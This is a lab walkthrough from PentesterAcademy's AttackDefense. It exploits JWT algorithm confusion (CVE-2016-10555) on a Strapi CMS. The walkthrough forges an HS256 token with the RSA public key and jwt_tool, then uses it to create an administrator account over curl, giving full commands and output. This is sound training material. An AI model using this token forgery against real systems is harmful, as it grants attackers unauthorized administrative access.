ATTACK DEFENSE

by PentesterAcademy

Name	JWT Verification Key Mismanagement III
URL	https://attackdefense.com/challengedetails?cid=1379
Type	REST: JWT Advanced

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.10  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:0a  txqueuelen 0  (Ethernet)
        RX packets 958  bytes 131038 (131.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 983  bytes 4452341 (4.4 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.45.255.2  netmask 255.255.255.0  broadcast 192.45.255.255
        ether 02:42:c0:2d:ff:02  txqueuelen 0  (Ethernet)
        RX packets 19  bytes 1494 (1.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1159  bytes 5803340 (5.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1159  bytes 5803340 (5.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.45.255.2.

Therefore, the target REST API is running on 192.45.255.3, at port 1337.

Step 2: Checking the presence of the REST API.

Command: curl 192.45.255.3:1337

```
root@attackdefense:~# curl 192.45.255.3:1337
<!doctype html>

<html>
  <head>
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <title>Welcome to your Strapi app</title>
    <meta name="viewport" content="width=device-width, initial-scale=1" />
    <style>
      * {
        -webkit-box-sizing: border-box;
      }

      body, html {
        margin: 0;
        padding: 40px 0;
      }
```

The response reflects that Strapi CMS is running on the target machine.

Step 3: Getting the JWT Token for user elliot.

Command:
curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalderson"}' http://192.45.255.3:1337/auth/local/ | python -m json.tool

```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"identifier": "elliot","password": "elliotalde
rson"}' http://192.45.255.3:1337/auth/local/ | python -m json.tool
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   434  100   381  100    53    846    117 --:--:-- --:--:-- --:--:--   966
{
    "jwt": "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.Y6f8uIglU5_FcVVf
BPZI0T7SwjRAuBA2YEJ1qnuaUqUuPqeBVLAuF0AnGK8dt3DQi39yP7utK8CwlxJ9DUowyafofkjwOpvEdKPX5WCDJkW6JPB2Og9F69wOfm6E_2YM-pO2Vf-4x7
KPcKK41nH89R2y-7vLpo-NSWzgtgLOQxLb2Nk6ygyl5icS4U-F_DdHRMwm6UCXV0VV13JegC6fh1xYGkQ8Xv_oV2VLtC1E4tBMRCls3MIGlZAXygiI99NCM02O
fnCn6BuTJ2cDLJf8eUPMJwHExcxhtOX8reCjm1COMbvgHf8pnT_Cw8peKIHLD_2dJAzkBYeD3H2RktSCAw",
    "user": {
        "blocked": null,
        "confirmed": 1,
        "email": "elliot@evilcorp.com",
        "id": 2,
        "provider": "local",
        "role": {
            "description": "Default role given to authenticated user.",
            "id": 2,
            "name": "Authenticated",
            "type": "authenticated"
        },
        "username": "elliot"
    }
}
root@attackdefense:~#
```

The response contains the JWT Token for the user.

JWT Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.Y6f8uIglU5_FcVVfBPZI0T7SwjRAuBA2YEJ1qnuaUqUuPqeBVLAuF0AnGK8dt3DQi39yP7utK8CwlxJ9DUowyafofkjwOpvEdKPX5WCDJkW6JPB2Og9F69wOfm6E_2YM-pO2Vf-4x7KPcKK41nH89R2y-7vLpo-NSWzgtgLOQxLb2Nk6ygyl5icS4U-F_DdHRMwm6UCXV0VV13JegC6fh1xYGkQ8Xv_oV2VLtC1E4tBMRCls3MIGlZAXygiI99NCM02OfnCn6BuTJ2cDLJf8eUPMJwHExcxhtOX8reCjm1COMbvgHf8pnT_Cw8peKIHLD_2dJAzkBYeD3H2RktSCAw

Step 4: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE
1NzYzMDU2OTB9.Y6f8uIglU5_FcVVfBPZI0T7Swj
RAuBA2YEJ1qnuaUqUuPqeBVLAuF0AnGK8dt3DQi3
9yP7utK8CwlxJ9DUowyafofkjwOpvEdKPX5WCDJk
W6JPB2Og9F69wOfm6E_2YM-pO2Vf-
4x7KPcKK41nH89R2y-7vLpo-
NSWzgtgLOQxLb2Nk6ygyl5icS4U-
F_DdHRMwm6UCXV0VV13JegC6fh1xYGkQ8Xv_oV2V
LtC1E4tBMRCls3MIGlZAXygiI99NCM02OfnCn6Bu
TJ2cDLJf8eUPMJwHExcxhtOX8reCjm1COMbvgHf8
pnT_Cw8peKIHLD_2dJAzkBYeD3H2RktSCAw
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA


```
{
  "id": 2,
  "iat": 1573713690,
  "exp": 1576305690
}
```


VERIFY SIGNATURE

Notice that the algorithm used for signing the token is "RS256".

The public key used for verifying the token is provided in the challenge-files directory on Desktop.

Command: ls /root/Desktop/challenge-files/publickey.crt

```
root@attackdefense:~# ls /root/Desktop/challenge-files/publickey.crt
/root/Desktop/challenge-files/publickey.crt
root@attackdefense:~#
```

Command: cat /root/Desktop/challenge-files/publickey.crt

```
root@attackdefense:~#
root@attackdefense:~# cat /root/Desktop/challenge-files/publickey.crt
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA1DeGgWgPEZAyFg4BzoIe
bPPr9nbSGI/U2+XUg3qmEvAGPmAt6Ld7h74MOZ3BDXM655pwK6fQORfWAy1NNffq
NHwKegFEFROY2xDvNoveMhTiJd5ga7LtY9n9NAS4A7WiBVC52fbNNcSJB6H7ny24
95NWkqapl1Lcym6beXvYYcFuqCCj/WHdzK9biPdAzj1htXflodXdZvBklc/NZwOg
ScIzgTCeomIp5KnG9oKXFDmdCjeHZZ2dXTcLla4tZoE2EN8L8ci11xpnemMiYCOj
iOSR6PqZbd5eq2YNff25lTK/AHOt4xaHq4671bQMx0YFt801ZxpHm1JkQYaPZ2K8
TwIDAQAB
-----END PUBLIC KEY-----
root@attackdefense:~#
```

Copy the public key and paste it in the place for public key in the Decoded section on https://jwt.io:

Encoded PASTE A TOKEN HERE


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE
1NzYzMDU2OTB9.Y6f8uIglU5_FcVVfBPZI0T7Swj
RAuBA2YEJ1qnuaUqUuPqeBVLAuF0AnGK8dt3DQi3
9yP7utK8CwlxJ9DUowyafofkjwOpvEdKPX5WCDJk
W6JPB2Og9F69wOfm6E_2YM-pO2Vf-
4x7KPcKK41nH89R2y-7vLpo-
NSWzgtgLOQxLb2Nk6ygyl5icS4U-
F_DdHRMwm6UCXV0VV13JegC6fh1xYGkQ8Xv_oV2V
LtC1E4tBMRCls3MIGlZAXygiI99NCM02OfnCn6Bu
TJ2cDLJf8eUPMJwHExcxhtOX8reCjm1COMbvgHf8
pnT_Cw8peKIHLD_2dJAzkBYeD3H2RktSCAw
```


Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "id": 2,
  "iat": 1573713690,
  "exp": 1576305690
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  iOSR6PqZbd5eq2YNff25lTK/AHOt4
  xaHq4671bQMx0YFt801ZxpHm1JkQY
  aPZ2K8
  TwIDAQAB
  -----END PUBLIC KEY-----
```




The token was successfully verified using the supplied public key.

Step 5: Gathering information on CVE-2016-10555.

It is mentioned in the challenge description that the JWT implementation is vulnerable and a reference of CVE-2016-10555 is provided.

Search for CVE-2016-10555.



CVE Mitre Link: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10555

Checking more information on the vulnerability at the CVE Mitre website.

Printer-Friendly View

CVE-ID	
CVE-2016-10555	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

Description

Since "algorithm" isn't enforced in jwt.decode()in jwt-simple 0.3.0 and earlier, a malicious user could choose what algorithm is sent sent to the server. If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- MISC:https://auth0.com/blog/2015/03/31/critical-vulnerabilities-in-json-web-token-libraries/
- MISC:https://github.com/hokaccha/node-jwt-simple/pull/14
- MISC:https://github.com/hokaccha/node-jwt-simple/pull/16
- MISC:https://nodesecurity.io/advisories/87

As mentioned in the description:

“If the server is expecting RSA but is sent HMAC-SHA with RSA's public key, the server will think the public key is actually an HMAC private key. This could be used to forge any data an attacker wants.”

The server in this scenario sends the token signed with RS256 algorithm and if the server is vulnerable to the mentioned vulnerability, then a token which is created using HS256 algorithm and is signed with the provided public key would get accepted by the server.

Step 6: Creating a forged token.

Setting the "id" claim in the token payload to value 1 (administrator).

Note: In Strapi, the id is assigned as follows:

- Administrator user has id = 1
- Authenticated user has id = 2
- Public user has id = 3

Using base64 utility to decode the token payload:

Command: echo eyJpZCI6MiwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9 | base64 -d

```
root@attackdefense:~/Desktop/tools/jwt_tool#
root@attackdefense:~/Desktop/tools/jwt_tool# echo eyJpZCI6MiwiaWF0IjoxNTczNzEzNjkwLCJleH
AiOjE1NzYzMDU2OTB9 | base64 -d
{"id":2,"iat":1573713690,"exp":1576305690}root@attackdefense:~/Desktop/tools/jwt_tool#
root@attackdefense:~/Desktop/tools/jwt_tool#
```

Note: Sometimes decoding the header or payload part of the token using base64 utility might result in an error. It happens because JWT token uses base64UrlEncode algorithm. It strips off all the "=" signs which serve as the padding character in base64 encoded data.

Command: echo -n '{"id":1,"iat":1573713690,"exp":1576305690}' | base64

```
root@attackdefense:~/Desktop/tools/jwt_tool#
root@attackdefense:~/Desktop/tools/jwt_tool# echo -n '{"id":1,"iat":1573713690,"exp":157
6305690}' | base64
eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9
root@attackdefense:~/Desktop/tools/jwt_tool#
```

Replacing the payload part of the previous token with the above generated payload part:

Modified Token:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOj
E1NzYzMDU2OTB9.Y6f8uIgIU5_FcVVfBPZI0T7SwjRAuBA2YEJ1qnuaUqUuPqeBVLAuF0AnG
K8dt3DQi39yP7utK8CwlxJ9DUowyafofkjwOpvEdKPX5WCDJkW6JPB2Og9F69wOfm6E_2YM-
pO2Vf-4x7KPcKK41nH89R2y-7vLpo-NSWzgtgLOQxLb2Nk6ygyl5icS4U-F_DdHRMwm6UCXV0
VV13JegC6fh1xYGkQ8Xv_oV2VLtC1E4tBMRCls3MIGlZAXygiI99NCM02OfnCn6BuTJ2cDLJf8
eUPMJwHExcxhtOX8reCjm1COMbvgHf8pnT_Cw8peKIHLD_2dJAzkBYeD3H2RktSCAw

Since the server is vulnerable, the token signed with the public key using HS256 algorithm would be accepted.

Generating the forged token using the jwt_tool:

Run the tool to get its usage information:

Command: python3 jwt_tool.py -h

```
root@attackdefense:~/Desktop/tools/jwt_tool# python3 jwt_tool.py -h

   $$$$$\ $$\      $$\ $$$$$$$$$\  $$$$$$$$\                  $$\
   \__$$ |$$ | $\  $$ |\__$$   __| \__$$   __|                 $$ |
      $$ |$$ |$$$\ $$ |   $$ |       $$ | $$$$$$\   $$$$$$\  $$ |
      $$ |$$ $$ $$\$$ |   $$ |       $$ |$$   __$$\ $$   __$$\ $$ |
$$\   $$ |$$$$  _$$$$ |   $$ |       $$ |$$ /  $$ |$$ /  $$ |$$ |
$$ |  $$ |$$$  / \$$$ |   $$ |       $$ |$$ |  $$ |$$ |  $$ |$$ |
\$$$$$$  |$$  /   \$$ |   $$ |       $$ |\$$$$$$  |\$$$$$$  |$$ |
 \______/ \__/     \__|   \__|$$$$$$$\__| \______/  \______/ \__|
  Version 1.3                  \______|

usage: jwt_tool.py [-h] [-R] [-X] [-T] [-C] [-J] [-A] [-K] [-I] [-S] [-V]
                   [-d DICT] [-p PASSWORD] [-k KEYFILE] [-pk PUBKEY]
                   [-jw JWKSFILE] [-u URLINJECT]
                   jwt

positional arguments:
  jwt                   the JWT to tinker with

optional arguments:
```

```
If you don't have a token, try this one:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJsb2dpbiI6InRpY2FycGkifQ.bsSwqj2c2uI9n7-ajmi
3ixVGhPUiY7jO9SUn9dm15Po
root@attackdefense:~/Desktop/tools/jwt_tool#
```

The tool accepts a token as well the public key file used for signing the token.

Passing the token and the public key file to jwt_tool:

Command: python3 jwt_tool.py
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOj
E1NzYzMDU2OTB9.Y6f8uIglU5_FcVVfBPZI0T7SwjRAuBA2YEJ1qnuaUqUuPqeBVLAuF0AnG
K8dt3DQi39yP7utK8CwlxJ9DUowyafofkjwOpvEdKPX5WCDJkW6JPB2Og9F69wOfm6E_2YM-
pO2Vf-4x7KPcKK41nH89R2y-7vLpo-NSWzgtgLOQxLb2Nk6ygyI5icS4U-F_DdHRMwm6UCXV0
VV13JegC6fh1xYGkQ8Xv_oV2VLtC1E4tBMRCls3MIGlZAXygiI99NCM02OfnCn6BuTJ2cDLJf8
eUPMJwHExcxhtOX8reCjm1COMbvgHf8pnT_Cw8peKIHLD_2dJAzkBYeD3H2RktSCAw -k
/root/Desktop/challenge-files/publickey.crt

```
root@attackdefense:~/Desktop/tools/jwt_tool# python3 jwt_tool.py eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
pZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.Y6f8uIglU5_FcVVfBPZI0T7SwjRAuBA2YEJ1qnuaUqUuPqeBVLA
uF0AnGK8dt3DQi39yP7utK8CwlxJ9DUowyafofkjwOpvEdKPX5WCDJkW6JPB2Og9F69wOfm6E_2YM-pO2Vf-4x7KPcKK41nH89R2y-7vL
po-NSWzgtgLOQxLb2Nk6ygyl5icS4U-F_DdHRMwm6UCXV0VV13JegC6fh1xYGkQ8Xv_oV2VLtC1E4tBMRCls3MIGlZAXygiI99NCM02Of
nCn6BuTJ2cDLJf8eUPMJwHExcxhtOX8reCjm1COMbvgHf8pnT_Cw8peKIHLD_2dJAzkBYeD3H2RktSCAw -k /root/Desktop/challe
nge-files/publickey.crt

   $$$$$\ $$\      $$\ $$$$$$$$\  $$$$$$$$\                 $$\
   \__$$ |$$ | $\  $$ |\__$$   __| \__$$   __|                $$ |
      $$ |$$ |$$$\ $$ |   $$ |       $$ | $$$$$$\   $$$$$$\  $$ |
      $$ |$$ $$ $$\$$ |   $$ |       $$ |$$   __$$\ $$   __$$\ $$ |
$$\   $$ |$$$$  _$$$$ |   $$ |       $$ |$$ /  $$ |$$ /  $$ |$$ |
$$ |  $$ |$$$  / \$$$ |   $$ |       $$ |$$ |  $$ |$$ |  $$ |$$ |
\$$$$$$  |$$  /   \$$ |   $$ |       $$ |\$$$$$$  |\$$$$$$  |$$ |
 \______/ \__/     \__|   \__|$$$$$$$\__| \______/  \______/ \__|
  Version 1.3                  \_______|
```

```
=====================
Decoded Token Values:
=====================

Token header values:
[+] alg = RS256
[+] typ = JWT

Token payload values:
[+] id = 1
[+] iat = 1573713690    ==> TIMESTAMP = 2019-11-14 12:11:30 (UTC)
[+] exp = 1576305690    ==> TIMESTAMP = 2019-12-14 12:11:30 (UTC)

Seen timestamps:
[*] iat was seen
[+] exp is later than iat by: 30 days, 0 hours, 0 mins

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

```
#############################################################
#  Options:                                                 #
#                 ==== TAMPERING ====                       #
#  1: Tamper with JWT data (multiple signing options)       #
#                                                           #
#              ==== VULNERABILITIES ====                    #
#  2: Check for the "none" algorithm vulnerability          #
#  3: Check for HS/RSA key confusion vulnerability          #
#  4: Check for JWKS key injection vulnerability            #
#                                                           #
#             ==== CRACKING/GUESSING ====                   #
#  5: Check HS signature against a key (password)           #
#  6: Check HS signature against key file                   #
#  7: Crack signature with supplied dictionary file         #
#                                                           #
#             ==== RSA KEY FUNCTIONS ====                   #
#  8: Verify RSA signature against a Public Key             #
#                                                           #
#  0: Quit                                                  #
#############################################################
```

Choose option 3 and supply the public key filename as /root/publickey.crt

```
Please make a selection (1-6)
> 3

Please enter the Public Key filename:
> /root/Desktop/challenge-files/publickey.crt

====================================================================
This option takes an available Public Key (the SSL certificate from
a webserver, for example?) and switches the RSA-signed
(RS256/RS384/RS512) JWT that uses the Public Key as its 'secret'.
====================================================================
File loaded: /root/Desktop/challenge-files/publickey.crt

Set this new token as the AUTH cookie, or session/local storage data (as appropriate for the web applicat
ion).
(This will only be valid on unpatched implementations of JWT.)

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.S6Nd0xcMuXk
t-r33At9mjnesTjZuHGNaUPj_XgnRP2s
root@attackdefense:~/Desktop/tools/jwt_tool#
```

Forged Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.S6Nd0xcMuXkt-r33At9mjnesTjZuHGNaUPj_XgnRP2s

Note: You can also use the following command to do the same:

Command: python3 jwt_tool.py JWT_TOKEN -K -pk /path/to/public_key

Step 7: Creating a new account with administrator privileges using the forged token.

Use the following curl command to create a new user with administrator privileges (role = 1).

Command:
curl -X POST -H "Content-Type: application/json" -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2OTB9.S6Nd0xcMuXkt-r33At9mjnesTjZuHGNaUPj_XgnRP2s" -d '{ "role": "1", "username": "secret_user", "password": "secret_password", "email": "secret@email.com" }' http://192.45.255.3:1337/users | python -m json.tool

Note: The JWT token used in the Authorization header is the one retrieved in the previous step.


```
root@attackdefense:~/Desktop/tools/jwt_tool# curl -X POST -H "Content-Type: application/json" -H "Authori
zation: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MSwiaWF0IjoxNTczNzEzNjkwLCJleHAiOjE1NzYzMDU2O
TB9.S6Nd0xcMuXkt-r33At9mjnesTjZuHGNaUPj_XgnRP2s" -d '{ "role": "1", "username": "secret_user", "password"
: "secret_password", "email": "secret@email.com" }' http://192.45.255.3:1337/users | python -m json.tool
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   326  100   224  100   102    899    409 --:--:-- --:--:-- --:--:--  1309
{
    "blocked": null,
    "confirmed": null,
    "email": "secret@email.com",
    "id": 3,
    "provider": "local",
    "role": {
        "description": "These users have all access in the project.",
        "id": 1,
        "name": "Administrator",
        "type": "root"
    },
    "username": "secret_user"
}
root@attackdefense:~/Desktop/tools/jwt_tool#
```

The request for the creation of the new user succeeded.


Step 8: Login to the Strapi Admin Panel using the credentials of the newly created user.

Open the following URL in firefox:

Strapi Admin Panel URL: http://192.45.255.3:1337/admin



